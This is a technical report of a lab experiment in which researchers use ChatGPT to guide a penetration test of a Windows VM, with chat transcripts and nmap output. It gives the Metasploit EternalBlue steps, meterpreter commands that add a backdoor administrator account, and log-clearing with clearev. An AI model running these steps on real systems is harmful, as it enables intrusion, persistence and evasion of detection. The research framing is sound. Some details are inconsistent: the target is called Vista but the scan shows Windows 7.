

Unleashing AI in Ethical Hacking: A Preliminary Experimental Study

Haitham S. Al-Sinani¹ and Chris J. Mitchell²

¹ Diwan of Royal Court, Muscat, Oman

`hsssinani@diwan.gov.om`

² Information Security Group, Royal Holloway, University of London, Egham, Surrey.

TW20 0EX, UK

`C.Mitchell@rhul.ac.uk`

Abstract. This technical report details an experimental study aimed at evaluating the integration of AI, specifically ChatGPT, into ethical hacking. Conducted in a controlled virtual environment using a MacBook Pro host with VirtualBox 7, the study focused on assessing ChatGPT's efficacy in aiding the penetration testing of target virtual machines, including one running Windows. This experiment was carried out to validate the claims made in the companion position paper, "Unleashing AI in Ethical Hacking". The primary aim was to explore ChatGPT's utility in enhancing various stages of ethical hacking, such as Reconnaissance, Scanning, Gaining Access, Maintaining Access, and Covering Tracks. This technical report comprehensively documents the laboratory experiment and will be used to support the position paper, which is being prepared for conference presentation. The results underscore ChatGPT's highly effective and remarkably helpful role in supporting and streamlining the penetration testing process.

Keywords: AI · Ethical Hacking · ChatGPT · VMs.

1 Introduction

In the rapidly advancing field of cybersecurity, the integration of AI technologies, particularly ChatGPT³ [2], into ethical hacking [5] is opening new avenues for enhancing security protocols and strategies. This report presents a comprehensive overview of a laboratory experiment conducted to assess the practical application of ChatGPT within the realm of ethical hacking. The experiment was structured as a controlled cyber-attack simulation on a local network of virtual machines hosted on VirtualBox. The primary focus was on evaluating ChatGPT's role and effectiveness in facilitating various stages of ethical hacking, specifically targeting a Windows Vista VM. Additionally, the experiment served as a preliminary analysis for a future test involving a Debian VM.

This exploration into ChatGPT's capabilities aimed to bridge the gap between theoretical AI advancements and their tangible application in real-world

³ <https://openai.com/blog/chatgpt>

cybersecurity scenarios. By simulating ethical hacking processes and incorporating AI-driven insights and strategies, the study sought to provide a deeper understanding of how AI tools like ChatGPT can augment traditional cybersecurity methodologies. The findings and observations documented in this report are expected to contribute significantly to the ongoing discourse in the cybersecurity community about leveraging AI for more robust and dynamic defense mechanisms against evolving cyber threats.

The remainder of the technical report is organised as follows. Section 2 explores the laboratory setup, and section 3 outlines our methodology. Section 4 details the execution of our experiment. Section 5 discusses the potential benefits and risks. Section 6 reviews related work, and, section 7 summarises our conclusions and outlines plans for future work. Finally, appendix A lists all the figures referenced in this technical report.

2 Laboratory Setup

2.1 Physical Host

The experiment utilised a MacBook Pro with 16 GB RAM, a 2.8 GHz Quad-Core Intel Core i7 processor, and 1 TB of storage, providing sufficient computational capabilities for virtualisation (see Figs. 1 and 2).

2.2 Virtual Environment Configuration

The virtualisation of the network was achieved using VirtualBox 7 (see Fig. 3), a reliable tool for creating and managing virtual machine environments. The virtual setup included the following virtual machines (VMs).

1. **Kali Linux VM:** this machine functioned as the primary attack platform for conducting the penetration tests. It is equipped with the necessary tools and applications for ethical hacking.
2. **Windows VM:** this machine, running a 64-bit version of Windows Vista with a memory allocation of 512 MB, was the principal target for penetration testing within the experiment.
3. **Linux VM:** this machine, operating on a 64-bit Linux Debian system and allocated 512 MB of memory, was reserved for future testing and analysis.

The network configuration was established in a local NAT (Network Address Translation) network setup, allowing for seamless communication between the VMs and simulating a realistic network environment suitable to penetration testing and cybersecurity research.

2.3 Generative AI Tool

The experiment leveraged ChatGPT-4⁴ (Paid Version) for its advanced AI capabilities and efficient response time. The selection of ChatGPT-4 was primarily

⁴ <https://openai.com/gpt-4>

based on its prominent status as a leading generative AI (GenAI) tool, offering cutting-edge technology to enhance the ethical hacking process. It's crucial to note, however, that other GenAI tools are also available, e.g. Google's Bard⁵ and GitHub's Co-Pilot⁶, which could potentially be utilised in similar contexts. The methodologies and processes described are applicable to both the paid and free versions of ChatGPT, with the paid version chosen for improved performance in this study.

3 Methodology

In a nutshell, the experiment followed the structured phases of ethical hacking, with ChatGPT's guidance integrated at each step, as follows.

1. **Reconnaissance:** ChatGPT was used to gather and analyse information about the target VMs, including scanning to discover alive machines.
2. **Scanning:** Network and vulnerability scanning were conducted using tools like nmap, with ChatGPT providing insights into interpreting the scan results and identifying potential vulnerabilities.
3. **Gaining Access (Windows Vista VM):** Focused on exploiting identified vulnerabilities using the Metasploit framework. ChatGPT assisted in selecting and configuring the appropriate exploit (EternalBlue).
4. **Maintaining Access:** ChatGPT suggested methods for maintaining access, such as creating backdoor accounts and escalating privileges within the compromised system.
5. **Covering Tracks & Documentation:** In the post-exploitation phase, ChatGPT advised on strategies to effectively erase traces of the penetration test, thereby reducing the likelihood of detection by system administrators. This included log manipulation and account removal. Additionally, ChatGPT assisted in documenting the ethical hacking process, ensuring comprehensive reporting of methodologies, findings, and recommendations for enhancing system security.

Indeed, we initiated our experiment by asking ChatGPT to provide a concise explanation of the five ethical hacking stages, along with a list of commonly used Kali commands for each stage. ChatGPT provided an informative response, as illustrated in Fig. 4.

4 Execution

4.1 Objective

Our objective is to leverage ChatGPT's capabilities to assist in the ethical hacking process, aiming to gain unauthorised access to the target Windows VM. This experiment serves to demonstrate ChatGPT's practical application in real-world cybersecurity scenarios.

⁵ <https://bard.google.com/>

⁶ <https://github.com/features/copilot/>

4.2 Reconnaissance

During this phase, we have followed the steps listed below.

1. As an integral part of the initial reconnaissance phase, our aim is to identify active machines within the target network in order to select our target. To achieve this, we posed the following question to ChatGPT: "I'm currently in the initial stage of ethical hacking, known as Reconnaissance. Could you please provide a list of the top 4 commands I can use on my Kali machine to find out which devices are currently active on my local network?". As depicted in Fig. 5, ChatGPT responded with a useful compilation of potential Kali terminal commands, including nmap, netdiscover, and arp-scan, along with examples on their utilisation.
2. Next, we have transitioned to our Kali 'attack' machine and applied the recommendations provided by ChatGPT. As a result, we have successfully identified the active devices within the target network, as evidenced in Fig. 6.
3. To determine the IP address of our Kali 'attack' machine, we employed the 'hostname' command with the '-I' option, as shown in Fig. 7.
4. In order to make well-informed estimations regarding potential target machines, we can exclude both our Kali IP address and the standard default gateway (refer to Fig. 10). We can further seek guidance from ChatGPT, wherein it analyses the 'arp-scan' command output, listing active network nodes, and the 'hostname' command output, specifying the Kali machine IP address. ChatGPT performs this analysis and offers educated insights through a question-answer chat communication, as shown in Figs. 8 and 9.
5. As a result of the analysis presented above, we can pinpoint the VMs with the IP addresses 198.168.1.6 and 198.168.1.7 as potential targets. This allows us to proceed to the second scanning stage.

4.3 Scanning

During this scanning stage, ethical hackers use automated tools to scan the target system or network for vulnerabilities. This can include port scanning, vulnerability scanning, and more. In our specific scenario, the system that demands our scanning attention is the Windows machine identified by the IP address: '192.168.1.6'.

Analogous to preparing for a physical break-in, where determining the house address (reconnaissance) is the initial step, now that we have acquired the address (192.168.1.6), we can proceed to conduct a thorough inspection of the house to determine if any windows (ports) left open that may represent vulnerabilities.

We initiated this phase by consulting ChatGPT for a compilation of key commands suitable for gathering comprehensive information about a specific target (192.168.1.6) using our Kali machine. We explained to ChatGPT that our objective was to acquire extensive knowledge about this particular system to prepare for a forthcoming attack. As depicted in Fig. 11, ChatGPT provided us with a brief list of potential scanning commands, prominently featuring "nmap -A -T4

192.168.1.6". ChatGPT further clarified that the "nmap -A -T4 192.168.1.6" command performs an aggressive scan, including OS detection, version detection, script scanning, and traceroute. The "-T4" option speeds up the scan with an aggressive timing template, while nmap, by default, scans the top 1,000 TCP ports. To scan all 65,535 ports on the target, we simply add the '-p-' option (see Fig. 12).

Subsequently, we employed the ChatGPT-recommended key command, "nmap -A -T4 -p- 192.168.1.6" to perform an exhaustive scan of our target machine. The nmap scan results, unequivocally identifying our Windows target VM, are presented in Fig. 13. We tasked ChatGPT with the analysis of these results and solicited suggestions for potential unauthorised access routes. ChatGPT highlighted that the nmap scan unveiled potential avenues for attack, most notably the open SMB (Server Message Block) ports 139 and 445, which may harbor vulnerabilities, including the infamous EternalBlue (MS17-010) exploit for remote code execution. Comprehensive insights into other conceivable attack vectors, such as man-in-the-middle attacks, are elaborated in Figs. 14 and 15. We will then consult ChatGPT on exploiting the EternalBlue vulnerability, progressing to the next phase where we will attempt to gain access.

4.4 Gaining Access

In this phase, we seek guidance from ChatGPT to gain access to the Windows VM with the IP address 192.168.1.6 using our Kali attack machine. To simplify the process, we have chosen to exploit the EternalBlue vulnerability via Metasploit. Our request to ChatGPT involves receiving instructions on utilising Metasploit on our Kali machine to execute the EternalBlue (MS17-010) attack after first confirming the system's vulnerability to this exploit. As depicted in Figs. 16 and 17, ChatGPT has provided a step-by-step guide. We begin by launching Metasploit with the 'msfconsole' command, and, then, proceed to search for the EternalBlue module using 'search eternalblue'. Next, we select the EternalBlue exploit module with 'use exploit/windows/smb/ms17_010_eternalblue', set the necessary options, including the target host IP address using 'set RHOSTS 192.168.1.6', and, optionally, configure the payload, which is set by default anyway. ChatGPT advises checking the target's vulnerability with the 'check' command, thereby confirming the system's susceptibility (see Fig. 22). Finally, to execute the exploit, we run the 'exploit' command, resulting in successful system ownership and root access (as shown in Fig. 23). For a visual representation of this step-by-step process, please refer to Figs. 18, 19, 20, 21, 22, 23, and 24.

4.5 Maintaining Access

In this stage of ethical hacking, our objective is to ensure we can re-enter the system in the future, ideally without being detected. Typically, achieving persistent access requires elevated privileges, often in the form of administrator or root access. As a result, we would typically turn to ChatGPT to assist us in elevating our access level. Fortunately, in the previous stage, we successfully exploited the

‘EternalBlue’ vulnerability, granting us administrator access (see Fig. 24). With this in mind, we consulted ChatGPT for guidance on maintaining persistent access. As shown in Fig. 25, ChatGPT provided a list of recommendations for establishing persistent access. These include creating backdoors, utilising scripts for persistence, manipulating services or scheduled tasks, DLL hijacking, and modifying registry keys. For simplicity, we requested a step-by-step guide from ChatGPT on creating a basic backdoor by adding a new user account with administrative privileges. As illustrated in Fig. 26, ChatGPT offered a detailed guide, which involves creating a new user account using the command: ‘execute -f cmd.exe -c -H -i -a "/c net user newusername password /add"’, adding this user to the administrators group using the command: ‘execute -f cmd.exe -c -H -i -a "/c net localgroup administrators newusername /add"’, and verifying the new user’s addition, such as through the command: ‘execute -f cmd.exe -c -H -i -a "/c net localgroup administrators"’ (see Figs. 27 and 28). Following ChatGPT’s instructions meticulously, we confirmed the successful addition of the new user to the admin group (see Fig. 28). Subsequently, we also tested this by restarting the Windows target machine and successfully confirmed our ability to log in using the newly created user through the standard Windows login procedure (see Figs. 29 and 30).

4.6 Covering tracks and documentation

This (fina) phase comprises two parts:

1. **covering our tracks**, which involves erasing or minimising evidence of our activities within the target system, crucial to avoid detection and maintain the system as close to its original state as possible; and
2. **documentation**, which involves creating the pen-test report, a topic discussed later.

In the first part, aiming to remain undetected, we asked ChatGPT for a detailed guide on effectively covering our tracks. As shown in Figs. 31 and 32, ChatGPT provided a list of actions to achieve this, including:

- the optional removal of the newly added user account (Haitham) using the command: ‘meterpreter > execute -f cmd.exe -c -H -i -a "/c net user Haitham /delete"’;
- clearing system logs with the command: ‘meterpreter > clearev’;
- deleting any files created or downloaded onto the target system;
- uninstalling any software or tools;
- resetting system settings;
- removing scheduled tasks for persistence;
- flushing DNS and ARP cache with ‘ipconfig /flushdns’ and ‘arp -d *’ to eliminate network activity traces; and, finally,
- gracefully closing the ‘Meterpreter’ session using the ‘exit’ command.

While we have implemented some of these recommendations, such as clearing system logs (see Fig. 33), it's worth noting ChatGPT's caution that clearing logs can raise suspicion in real-world scenarios and might not always be advisable.

As for the second part, the documentation part, it is crucial for ethical hackers to produce a comprehensive and thorough report for each penetration testing assignment. Therefore, we asked ChatGPT to assist us in composing a detailed report for our penetration test (simulation) assignment using all the information that ChatGPT already knows about from our chat-based communication. As shown in Figs. 34 and 35, ChatGPT first responded with a template that we can use to structure our report, along with guidance on what to include in each section. Since providing the template was not satisfactory, we asked ChatGPT again to write a comprehensive and detailed report for this penetration testing assignment using the recommended template and the information we have discussed in our chat, incorporating as much detail as feasible and providing supporting evidence where relevant. This time around, ChatGPT responded with a well-written and accurate penetration test report, including writing the 'Executive Summary', 'Introduction', 'Methodology', 'Findings and Results', 'Attack Narrative', 'Conclusions and Recommendations', as well as suggestions for 'Appendices'. In subsequent questions to ChatGPT, we further tweaked and improved the ChatGPT-produced report, including specifying the target organisation, time period, and the date (see Figs. 36 and 37).

5 Discussion: Benefits and Potential Risks

The domain of ethical hacking, a critical component of comprehensive security strategies, presents an intriguing arena for the application of advanced AI systems like ChatGPT. By leveraging the generative and understanding capabilities of ChatGPT, we can envision a paradigm shift in how security assessments and penetration tests are conducted.

Primarily, ChatGPT's potential in automating the scripting and execution of sophisticated penetration tests cannot be overstated. The model's capacity to understand and write code enables it to generate custom scripts tailored to specific environments or scenarios. It could potentially analyse a target system's architecture and suggest relevant tests, thereby streamlining the reconnaissance phase of ethical hacking.

Beyond scripting, the interactive nature of ChatGPT positions it as an ideal assistant for real-time problem-solving during penetration testing. Ethical hackers can consult the model for troubleshooting, brainstorming exploitation strategies, or even for learning about novel vulnerabilities and techniques on-the-fly. Its vast knowledge base can act as an immediate reference for the latest CVEs (Common Vulnerabilities and Exposures) and mitigation strategies.

The adaptability of ChatGPT also suggests a role in social engineering simulations. It could craft credible phishing emails, create dialogue for vishing (voice phishing), or assist in developing pretext scenarios for physical security breaches.

This would enable organisations to better train their staff against a variety of social engineering attacks.

From a defensive standpoint, ChatGPT can be utilised to simulate an attacker’s mindset and tactics. It can help in generating hypothetical attack scenarios, thereby allowing security teams to better prepare and defend against potential breaches. Moreover, the AI’s capability to understand and interpret a wide range of data could be pivotal in anomaly detection, effectively identifying unusual patterns that may signify a security threat.

However, in the integration of AI, particularly ChatGPT, into ethical hacking, a thorough examination of ethical considerations is essential. Utilising AI in cybersecurity introduces efficiency and effectiveness but also brings forth serious concerns around data privacy, informed consent, and potential misuse. The reliance on advanced AI systems like ChatGPT poses risks, such as the unintentional discovery and exploitation of zero-day vulnerabilities. This could inadvertently provide malicious actors with powerful tools to exploit these vulnerabilities before they are known to the broader security community. Moreover, the automation of processes like social engineering by AI raises significant ethical questions. These tools could be misused to conduct highly sophisticated and targeted cyber-attacks, blurring the lines of ethical hacking practices. AI systems inherently process vast amounts of data, some of which may be sensitive or personal, thus necessitating strict adherence to data privacy laws and ethical guidelines. Ensuring that the data used for training and operation is in compliance with privacy laws and ethical guidelines becomes paramount to maintaining the integrity of cybersecurity efforts. Ethical hacking principles—legality, non-disclosure, and intent to do no harm—must be rigorously upheld in the AI domain to prevent unauthorised or unintended use. Additionally, AI-facilitated simulations of cyber-attacks for training or testing must involve fully informed consent from all parties. This research recognises these ethical dimensions and underscores the necessity for robust ethical standards and practices in the evolving domain of AI-assisted cybersecurity.

In conclusion, the convergence of ChatGPT’s AI capabilities with ethical hacking offers a promising new frontier in cybersecurity. With its sophisticated language processing and generation abilities, ChatGPT could potentially revolutionise the way ethical hacking is performed, making it more efficient, comprehensive, and up-to-date with current threats. However, this technological leap forward must be approached with caution, ensuring that its application in ethical hacking consistently aligns with the highest standards of security and ethical practice.

6 Related Work

The intersection of AI and cybersecurity is a vibrant area of research, with studies ranging from AI’s role in detecting intrusions to aiding in offensive security like ethical hacking. Foundational work by Handa et al. [4] has showcased machine learning’s proficiency in network intrusion detection. Expanding the scope,

Bertino et al. [1] have surveyed AI's utility in streamlining penetration testing processes. The rise of sophisticated language models like GPT-3, introduced by Brown et al. [2], has heralded new research possibilities, such as exploring AI's capability in crafting realistic phishing attacks, a topic delved into by Zannettou [6]. Contemporary studies, like those by Gupta et al. [3], dualize AI's role, showing how it could be wielded for cyberattacks or harnessed for cyber defense and ethical guidance. Our position paper, along with this technical report, seeks to expand on these discussions, offering an in-depth exploration of ChatGPT's role across all stages of ethical hacking — a topic that is not fully explored in existing literature. This contribution aims to provide a comprehensive framework for integrating generative language models into ethical hacking, enriching the discourse on AI's multifaceted role in cybersecurity.

7 Conclusions and Future Work Directions

The results detailed in this technical report clearly show that ChatGPT is an effective and impactful tool in the field of ethical hacking. The experiment, conducted carefully in a controlled virtual environment, supports the claims made in our associated position paper, "Unleashing AI in Ethical Hacking." By incorporating ChatGPT into different stages of ethical hacking, ranging from Reconnaissance and Scanning to Gaining Access, Maintaining Access, and Covering Tracks, the experiment has demonstrated notable improvements in both the efficiency and effectiveness of penetration testing. In conclusion, this report demonstrates how combining human skills and AI's computing ability can enhance cybersecurity measures. The effectiveness of ChatGPT in assisting with various tasks in penetration testing highlights its potential as an important tool in this field.

As we look ahead, the technical report sets the groundwork for a series of future, hands-on, research-driven experiments aimed at not only further substantiating the claims made in our companion position paper but also at refining it to encompass a wider array of hacking domains. Upcoming efforts will concentrate on utilising ChatGPT for penetration testing in environments operating on Linux and MacOS, thereby broadening the reach of our research. Additionally, we plan to broaden the application of our methods across various ethical hacking fields, including privilege escalation, wireless security, the OWASP top 10 vulnerabilities, cryptography, steganography, and mobile app security. Through these experiments, we aim to continually adapt and update the proposed ChatGPT-penetration testing model to meet and counter the rapidly evolving landscape of cyber threats, ensuring its effectiveness against the sophisticated and emerging attack vectors of the future.

References

1. Bertino, E., et al.: AI for security and security for AI. In: Proceedings of the Eleventh ACM Conference on Data and Application Security and Privacy. pp. 333–334 (2021)

2. Brown, T.B., et al.: Language models are few-shot learners. In: Advances in Neural Information Processing Systems. vol. 33, pp. 1877–1901 (2020)
3. Gupta, M., Akiri, C., Aryal, K., Parker, E., Praharaj, L.: From chatgpt to threatgpt: Impact of generative AI in cybersecurity and privacy. *IEEE Access* (2023)
4. Handa, A., Sharma, A., Shukla, S.K.: Machine learning in cybersecurity: A review. *WIREs Data Mining and Knowledge Discovery* **9**(4), e1306 (2019)
5. Swanson, M., Bartol, N., Sabato, J., Hash, J., Graffo, L.: Technical guide to information security testing and assessment (NIST SP 800-115). Special Publication 800-115, National Institute of Standards and Technology (2008), <https://csrc.nist.gov/publications/detail/sp/800-115/final>
6. Zannettou, S.: “what do you think about...?” - generating cybersecurity question-answer pairs using a contextual question generation model. *Cybersecurity* **4**(1), 10 (2021)

A Appendix



Fig. 1. MacBook: the physical host

```
DrHaitham-2:~ DrHaithamAl-Sinani$ system_profiler SPStorageDataType | grep "Capacity"  
Capacity: 1 TB (1.000.345.825.280 bytes)  
Capacity: 1 TB (1.000.345.825.280 bytes)
```

Fig. 2. MacBook size




Fig. 3. VirtualBox & VMs

ChatGPT 4 ▾



You

Hey ChatGPT! Please use a table format to describe the 5 ethical hacking stages, including listing the top Kali commands typically used in each stage.



ChatGPT

Certainly! Ethical hacking, also known as penetration testing or white-hat hacking, involves five key stages. Below is a table format description of each stage along with some of the top Kali Linux commands typically used in each phase:

Stage	Description	Top Kali Commands
1. Reconnaissance	Gathering information about the target system.	<code>'nmap'</code> , <code>'whois'</code> , <code>'dig'</code> , <code>'netdiscover'</code>
2. Scanning	Identifying specific vulnerabilities in the target.	<code>'nmap'</code> , <code>'nikto'</code> , <code>'OpenVAS'</code> , <code>'Nessus'</code>
3. Gaining Access	Exploiting vulnerabilities to enter the system.	<code>'Metasploit'</code> , <code>'sqlmap'</code> , <code>'Hydra'</code> , <code>'John the Ripper'</code>
4. Maintaining Access	Ensuring continued access to the target for analysis.	<code>'Metasploit'</code> , <code>'backdoors'</code> , <code>'Netcat'</code> , <code>'Weevely'</code>
5. Covering Tracks	Erasing evidence of the hacking to remain undetected.	<code>'history -c'</code> , altering logs, <code>'secure-delete'</code> utilities

Fig. 4. The five ethical hacking stages




Fig. 5. Reconnaissance

```
(kali@kali) [~/Desktop/Papers/UnleashingAIintoEthicalHacking]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:66:18:ff, IPv4: 192.168.1.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    52:54:00:12:35:00    QEMU
192.168.1.2    52:54:00:12:35:00    QEMU
192.168.1.3    08:00:27:a3:7f:65    PCS Systemtechnik GmbH
192.168.1.6    08:00:27:2a:95:91    PCS Systemtechnik GmbH
192.168.1.7    08:00:27:df:45:df    PCS Systemtechnik GmbH


5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.003 seconds (127.81 hosts/sec). 5 responded
```

Fig. 6. Network scanning

```
(kali@kali) [~]
└─$ hostname -I | awk '{print $1}'

192.168.1.4
```

Fig. 7. Kali IP address

 **You**

From the information given in the outputs of these two commands, can you help me identify the probable targets for each of the IP addresses? Just to clarify, I'm using my own Kali attack machine to attempt an attack on two other machines. Please use a table format for clarity. `(kali@kali)-[~]`

```
└─$ sudo arp-scan --localnet
```

Interface: eth0, type: EN10MB, MAC: 08:00:27:66:18:ff, IPv4: 192.168.1.4
Starting arp-scan 1.9.7 with 256 hosts (<https://github.com/royhills/arp-scan>)

192.168.1.1	52:54:00:12:35:00	QEMU
192.168.1.2	52:54:00:12:35:00	QEMU
192.168.1.3	08:00:27:d1:48:7e	PCS Systemtechnik GmbH
192.168.1.6	08:00:27:2a:95:91	PCS Systemtechnik GmbH
192.168.1.7	08:00:27:df:45:df	PCS Systemtechnik GmbH

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.993 seconds (128.45 hosts/sec). 5 responded

```
(kali@kali)-[~]
└─$ hostname -I | awk '{print $1}'
```


192.168.1.4 

Fig. 8. Asking ChatGPT to analyse command outputs for potential target identification



ChatGPT

Based on the output of the `arp-scan` and `hostname` commands, you have identified several devices in your local network. I will list these devices in a table format, including your own Kali machine, and provide probable target categorizations for each IP address:

IP Address	MAC Address	Vendor	Probable Target Description
192.168.1.1	52:54:00:12:35:00	QEMU	Likely a virtual machine or a router. QEMU is often used for virtualization.
192.168.1.2	52:54:00:12:35:00	QEMU	Another virtual machine, possibly part of a test environment or a separate service.
192.168.1.3	08:00:27:d1:48:7e	PCS Systemtechnik GmbH	Could be a physical device or server made by PCS Systemtechnik.
192.168.1.4	(Your Kali Machine)	-	Your own machine running Kali Linux.
192.168.1.6	08:00:27:2a:95:91	PCS Systemtechnik GmbH	Another device from PCS Systemtechnik, potentially a workstation or server.
192.168.1.7	08:00:27:df:45:df	PCS Systemtechnik GmbH	Similar to the above, likely a workstation or server from the same manufacturer.

Fig. 9. Command output analysis for target identification by ChatGPT



You

Typically and briefly, what is the IP address "192.168.1.1" reserved for? How about "192.168.1.2" ?



ChatGPT

Typically, the IP address "192.168.1.1" is reserved for the default gateway in many home and small office networks. This is usually the address of the network router, which provides connectivity to the internet or other networks.

"192.168.1.2" is often one of the first assignable addresses in the same network range, typically used for a device connected to the network such as a computer, printer, or another networked device. Since DHCP (Dynamic Host Configuration Protocol) often

Fig. 10. Standard default gateway



You

I'm now in the second stage of ethical hacking, called 'Scanning.' Can you please give me a shortlist of the key commands I can use on my Kali machine to gather detailed information about a specific target, like 192.168.1.6? I need to acquire as much information as possible about this specific machine to prepare for a future attack.



ChatGPT

Certainly! In the scanning stage of ethical hacking, your goal is to gather more detailed information about your specific target. Here's a shortlist of key commands you can use on Kali Linux to scan a specific target, like `192.168.1.6`, to gather detailed information:

1. **Nmap:** For detailed scanning of a specific host.

```
bash Copy code  
nmap -A -T4 192.168.1.6
```

This command performs an aggressive scan (`-A`) for detailed information including OS detection, version detection, script scanning, and traceroute.

2. **Nikto:** For web server scanning.

```
bash Copy code  
nikto -h 192.168.1.6
```

This scans the web server on the target host for various vulnerabilities and misconfigurations.

Fig. 11. Key scanning commands




Fig. 12. Number of ports to scan

```
(kali@kali)~/Desktop/Papers/UnleashingAIintoEthicalHacking
└─$ nmap -T4 -p- -A 192.168.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-20 09:06 +04
Nmap scan report for 192.168.1.6
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: o:microsoft:windows

Host script results:
|_ clock-skew: mean: 10h39m58s, deviation: 2h53m12s, median: 8h59m58s
|_ smb2-security-mode:
|   2.1:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2023-12-20T14:07:43
|   start_date: 2023-12-20T13:16:39
|_ nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2a:95:91 (Oracle VirtualBox virtual NIC)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2023-12-20T09:07:43-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.04 seconds
```

Fig. 13. Nmap scan

**You**

During the second scanning phase, I've performed a thorough nmap scan, displayed below, on my target machine (192.168.1.6). My attack platform is Kali. Could you please analyze the results and recommend potential attack vectors for gaining access to this machine? `└─(kali@kali)-[~/Desktop/Papers/UnleashingAlintoEthicalHacking]`

```
└─$ nmap -T4 -p- -A 192.168.1.6
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-20 09:06 +04
```

```
Nmap scan report for 192.168.1.6
```

```
Host is up (0.0019s latency).
```

```
Not shown: 65526 closed tcp ports (conn-refused)
